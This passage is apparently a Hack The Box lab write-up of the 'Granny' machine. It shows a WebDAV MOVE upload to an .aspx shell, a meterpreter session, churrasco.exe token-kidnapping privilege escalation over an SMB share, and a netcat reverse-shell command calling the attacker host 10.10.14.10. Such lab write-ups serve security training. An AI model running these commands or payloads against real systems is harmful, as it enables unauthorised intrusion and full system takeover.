


Request

```
MOVE /pub2/folder1/ HTTP/1.1
Destination: http://www.contoso.com/pub2/folder2/
Host: www.contoso.com
```

Figure 3.6: 230-move_method.png

We have follow the same procedure and change the file extension to the same in order to get the reverse shell.



```
MOVE /legend.txt HTTP/1.1
Destination: /legend.aspx
TE: deflate,gzip;q=0.3
Connection: close
Host: localhost:80
User-Agent: DAV.pm/v0.49
Content-Length: 2935
```

Figure 3.7: 235-move_execution.png






Figure 3.8: 240-aspx_access.png

We can see that the meterpreter session has been created after accessing the file from the webserver.



```
[*] Started reverse TCP handler on 10.10.14.10:9001
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.10:9001 -> 10.10.10.15:1030) at 2021-07-19 11:15:55 -0700

msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ GRANNY  10.10.14.10:9001 -> 10.10.10.15:1030 (10.10.10.15)

msf6 exploit(multi/handler) > 
```

Figure 3.9: 245-meterpreter_session.png



```
meterpreter >
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 3.10: 250-meterpreter_bits.png

Fortunately we got the 32 bit for both meterpreter and system which is an advantage for us. If we dont get it we need to migrate since the priv escalation exploit might not work on the same.

3.2.1.4 Privilege Escalation

Since we got the reverse shell we need to find a way to escalate the privileges. Currently we are nt authority network service.

Lets use windows exploit suggester to check if we can get any suggestion for privilege escalation.

As per the systeminfo the system is Microsoft(R) Windows(R) Server 2003, Standard Edition 5.2.3790 Service Pack 2 Build 3790.


The important one shows here is ms15-051 which is not working as expected. So by googling i found an exploit called Microsoft Windows Server 2003 - Token Kidnapping Local Privilege Escalation and while searching for the executable i got from Churrassco. We can use this to exploit the machine.

Downloaded the churassco.exe from the same location and trying to set up a smbserver to get the executable on the machine.

Below is the command used to setup a smbserver. Used temp as a directory.

```
sudo python3 /opt/impacket/examples/smbserver.py temp
↪  /home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/granny/
```


Since the smbserver have been created lets transfer the exploit to the target machine and get it executed and check if there is any luck for us.



```
c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe
//10.10.14.10/temp/churrasco.exe
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"
C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp

c:\windows\system32\inetsrv>
```

Figure 3.11: 255-exploit_download.png

It seems like the exploit requires an argument. So lets run with who am i and check it.



```
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe "whoami"
//10.10.14.10/temp/churrasco.exe "whoami"
nt authority\system

c:\windows\system32\inetsrv>
```


Figure 3.12: 260-exploit_working.png

We can clearly see that the exploit is working without any issues. We can make this application to donwload the nc.exe binary from our machine and get the administrator reverse shell.

Inorder to achieve this i copied the nc.exe 32-bit version from the github and saved on the machine so that the target downloads this without any issues.

```
//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"
```

Started the netcat listener on the machine for a different port 9002.



```
c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"
//10.10.14.10/temp/churrasco.exe "\\10.10.14.10\temp\nc.exe -e cmd.exe 10.10.14.10 9002"

c:\windows\system32\inetsrv>//10.10.14.10/temp/churrasco.exe "whoami"
//10.10.14.10/temp/churrasco.exe "whoami"
nt authority\system

c:\windows\system32\inetsrv>
```


Figure 3.13: 265-exploit_run.png

Not sure why i had to both the commands which provided me the reverse shell of the machine with some temp folder.

```
 → I7Z3R0 nc -nlvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.15 1038
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp>whoami
whoami
nt authority\system

C:\DOCUME~1\NETWOR~1\LOCALS~1\Temp>
```

3.2.1.5 Proof File


User



```
C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700[redacted]7d1
C:\Documents and Settings\Lakis\Desktop>
```

Figure 3.14: 270-user.txt.png

Root



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa[redacted]e9
C:\Documents and Settings\Administrator\Desktop>
```

Figure 3.15: 275-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.